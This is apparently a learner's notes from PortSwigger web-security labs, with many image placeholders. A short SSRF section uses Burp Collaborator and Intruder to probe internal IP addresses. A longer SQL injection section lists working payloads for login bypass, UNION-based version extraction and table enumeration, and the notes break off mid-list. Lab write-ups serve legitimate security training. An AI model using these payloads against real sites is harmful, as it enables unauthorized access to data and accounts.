
in user-agent we have the collabarator server link and copy into colipboard




send the above request in to `intruder` and change the check the valid ip address `192.168.0.&1&:8080`





then goto collabrotor and click pull now button you will get the user and it’s os name





▼ https://portswigger.net/web-security/ssrf/lab-ssrf-with-whitelist-filter


























- **SQL Injection**
  - **Introduction to SQL Injection**





  - https://portswigger.net/web-security/sql-injection/lab-retrieve-hidden-data



given:
SELECT * FROM products WHERE category = 'Gifts' AND released = 1

SELECT * FROM products WHERE category = '1' or 1=1 AND released = 1


explanation: check if one condition is true then ans. will be true ex. gifts = 1 then or 1=1 in the image gifts is not equals to 1 so, this condition will always false but, 1=1 this condition always true sow you will get the full table.

Note: but, i have to comment 'AND released =1' this thing from the query so, i can write this like:

SELECT * FROM products WHERE category = '1' or 1=1-- (AND released = 1)

after '--'comment this (AND released = 1) thing

final payload: 1' or 1=1--




▼ https://portswigger.net/web-security/sql-injection/lab-login-bypass


username: `administrator' or 1=1--`

password: anything

payload : `administrator' or 1=1--`


▼ https://portswigger.net/web-security/sql-injection/examining-the-database/lab-querying-database-version-oracle






step 1 : access the lab and click the one of the product and see the GET request in proxy in burpsuite → repeter change the category parameter for know the version of oracle DB version in to `SELECT banner FROM v$version`

payload used in category perameter : `1' UNION SELECT banner FROM v$version--`



▼ https://portswigger.net/web-security/sql-injection/examining-the-database/lab-querying-database-version-mysql-microsoft



same as lest lab

`GET /filter?category=1' UNION SELECT @@version,null# HTTP/2`


payload : `1' UNION SELECT @@version,null#`


encoded payload then put it in category paramenter

encoded payload : `1'+UNION+SELECT+%40%40version,null%23`

Congratulations, you solved the lab!


▼ https://portswigger.net/web-security/sql-injection/examining-the-database/lab-listing-database-contents-non-oracle







`GET /filter?category=' ORDER BY 2-- HTTP/2`

- ⇒ two columns
- `GET /filter?category='+UNION+SELECT+table_name,null+FROM+information_schema.tables-- HTTP/2`
-

